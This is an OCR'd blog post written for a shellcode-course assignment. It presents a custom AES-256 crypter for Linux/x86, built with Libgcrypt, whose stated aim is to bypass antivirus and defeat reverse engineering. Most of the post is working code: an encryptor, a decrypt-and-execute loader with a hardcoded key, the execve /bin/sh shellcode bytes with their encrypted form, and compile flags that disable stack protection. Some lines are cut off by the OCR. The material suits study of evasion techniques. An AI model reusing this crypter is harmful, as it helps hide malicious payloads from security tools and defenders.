
```
cc decrypt_shellcode.c -o decrypt_shellcode -lgcrypt -fno-stack-prote
/decrypt_shellcode
```



KARTIK DURG

LIVE YOUR PASSION!!

0X7: CUSTOM_CRYPTER – LINUX/X86

Posted on October 9, 2018 by Kartik Durg

This blog post has been created for completing the requirements of the SecurityTube Linux Assembly Expert Certification
Student ID: SLAE-1233
Assignment: 7
Github repo: https://github.com/kartikdurg

In this post we will aim to create a custom shellcode crypter. This crypter program will encrypt our shellcode and then execute it after successful decryption at runtime, in order to bypass anti-virus and defeat reverse engineering analysis.

References:

- Advanced Encryption Standard
- Libgcrypt
- The Libgcrypt Reference Manual

For this post I decided to use C language, to encrypt/decrypt our shellcode using advanced encryption standard with 256-bits which wouldn't be so easy without "**Libgcrypt".**

"**Libgcrypt"** is basically a cryptographic library that provides methods to all cryptographic building blocks. For example: AES, Camellia, CAST5, ChaCha20,etc…

The C code below represents the usage of **Libgcrypt** library for our shellcode encryption:

```
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <gcrypt.h>

//Hardcoded password
const char *key = "iamjboyy";
//Setup IV
uint8_t iv[16] = {0x05};

uint8_t shellcode[] = <"YOUR_SHELLCODE_HERE>";

int main(){

int i, cipher = gcry_cipher_map_name("aes256");
size_t len = strlen(shellcode);
uint8_t *encrypt = malloc(len);

gcry_cipher_hd_t hd;
//Open cipher
gcry_cipher_open(&hd, cipher, GCRY_CIPHER_MODE_OFB, 0);
//Set key for cipher
gcry_cipher_setkey(hd, key, 16);
//Set iv
gcry_cipher_setiv(hd, iv, 16);
//Encrypt
gcry_cipher_encrypt(hd, encrypt, len, shellcode, len);
```

```
printf("Encrypted shellcode: \n");
for(i=0; i<len; i++){
printf("\\x%02x", encrypt[i]);
}
printf("\n");

return 0;
}
```

Now, lets make use of **“exceve-stack”** shellcode and then encrypt the same using our crypter:

```
==> execve-stack:
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"
```

Compiling the code:

```
gcc encrypt_shellcode.c -o encrypt_shellcode -lgcrypt -fno-stack-protector -z execstack
```

Once executed it encrypts the above generated shellcode as below:

```
kartik@kartik-VirtualBox:~$ gcc encrypt_shellcode.c -o encrypt_shellcode -lgcrypt -fno-stack-protector -z execstack
kartik@kartik-VirtualBox:~$ ./encrypt_shellcode
Encrypted shellcode:
\x3f\x60\xc7\xf5\xc3\x39\xc8\x42\x7e\x65\xc2\x40\xf3\x5c\xfc\x46\x15\x50\x2b\xc0\x9e\xde\xcf\xa5\xef
kartik@kartik-VirtualBox:~$
kartik@kartik-VirtualBox:~$
kartik@kartik-VirtualBox:~$
```

Now that we have an encrypted shellcode, lets decrypt and execute it using the below C code:

```
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <gcrypt.h>

//Hardcoded password
const char *key = "iamjboyy";
//Setup IV
uint8_t iv[16] = {0x05};


uint8_t shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2

uint8_t encryptedshellcode[] = "\x3f\x60\xc7\xf5\xc3\x39\xc8\x42\x7e\x65\xc2\x40\xf3\x5c\xfc\x46\x15\x50\x2

int main(){
```

```
    int i, cipher = gcry_cipher_map_name("aes256");
    size_t len = strlen(shellcode);
    uint8_t *decrypt = malloc(len);

    gcry_cipher_hd_t hd;
    //Open cipher
    gcry_cipher_open(&hd, cipher, GCRY_CIPHER_MODE_OFB, 0);
    //Set key for cipher
    gcry_cipher_setkey(hd, key, 16);
    //Set iv
    gcry_cipher_setiv(hd, iv, 16);
    //Decrypt
    gcry_cipher_decrypt(hd, decrypt, len, encryptedshellcode, len);

    int (*ret)() = (int(*)())decrypt;
    printf("Running shellcode...\n");
    ret();

    gcry_cipher_close(hd);
    free(decrypt);
    return 0;
}
```

Compiling and executing the shellcode:

```
gcc decrypt_shellcode.c -o decrypt_shellcode -lgcrypt -fno-stack-protector -z execstack
```

As noticed, our shellcode was well decrypted and executed.

---

https://github.com/kartikdurg/SLAE/tree/master/Assignment_0x7

Thank you for reading 🙂

– Kartik Durg

SHARE THIS:

Be the first to like this.

PUBLISHED BY KARTIK DURG

Security Researcher | Threat Hunting | Red Team | OSCP | SLAE | OSCE🤓 PC gamer and a huge fan of ARSENAL FC!! <3

View all posts by Kartik Durg

PREVIOUS POST

0x6: Polymorphic_Shellcode_Example – Linux/x86

NEXT POST

Windows Shellcode – Download and Execute Payload Using MSIEXEC

LEAVE A REPLY

Enter your comment here...

SEARCH

Search …

SEARCH

FOLLOW BLOG VIA EMAIL

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1 other follower

Enter your email address

FOLLOW